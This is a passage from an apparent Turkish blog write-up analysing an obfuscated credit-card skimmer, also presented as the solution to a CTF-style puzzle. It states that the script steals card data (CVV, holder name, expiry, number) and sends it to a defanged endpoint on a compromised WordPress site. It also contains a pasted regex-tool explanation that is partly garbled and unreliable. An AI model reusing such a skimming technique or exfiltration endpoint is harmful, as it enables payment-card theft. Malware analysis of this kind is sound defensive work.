
- `[w+*\\(\\)]` matches any word character (equal to `[a-zA-Z0-9_]`)
- `*` Quantifier — Matches between one and unlimited times, as many times as possible, giving back as needed (greedy)
- `"` matches the character `"` literally (case sensitive)
- `*` Quantifier — Matches between zero and unlimited times, as many times as possible, giving back as needed (greedy)
- `!` matches the character `!` literally (case sensitive)
- `;` matches the character `;` literally (case sensitive)
- `+` matches the character `+` literally (case sensitive)
- `*` Quantifier — Matches between zero and unlimited times, as many times as possible, giving back as needed (greedy)
- `"` matches the character `"` literally (case sensitive)

MATCH INFORMATION


Your regular expression does not match the subject string.


QUICK REFERENCE

Search reference	Description	Example
All Tokens	A single character of: a, b or c	[abc]
Common Tokens	A character except: a, b or c	[^abc]
General Tokens	A character in the range: a-z	[a-z]
	A character not in the range: a-z	[^a-z]
↓ Anchors	A character in the range: a-z or A-Z	[a-zA-Z]
⊕ Meta Sequences	Any single character	.
★ Quantifiers	Any whitespace character	\s
⊖ Group Constructs	Any non-whitespace character	\S
⚡ Character Classes	Any digit	\d



Kodu Regex kontrolünden başarıyla geçecek şekilde boşluksuz olarak düzenleyip gizlenmiş karakter dizilerini çözdükten sonra statik ve dinamik kod analizi sayesinde kredi kartı bilgilerinin (CVV, Holder, ccexpiry, ccnumber, cvc, fullname) çalınarak [https://kinitrofitness\[.\]com/wp-includes/class-wp-customize-settings.php](https://kinitrofitness[.]com/wp-includes/class-wp-customize-settings.php) adresine iletildiğini tespit etmiş oldum.





Ülke olarak COVID-19 salgınını geride bırakacağımız sağlıklı günlerde yeni bir yazı ile tekrar görüşmek dileğiyle herkese sağlıklı ve güvenli günler dilerim.

Not:

1. Bu yazı ayrıca Pi Hediyem Var #17 oyununun çözüm yolunu da içermektedir.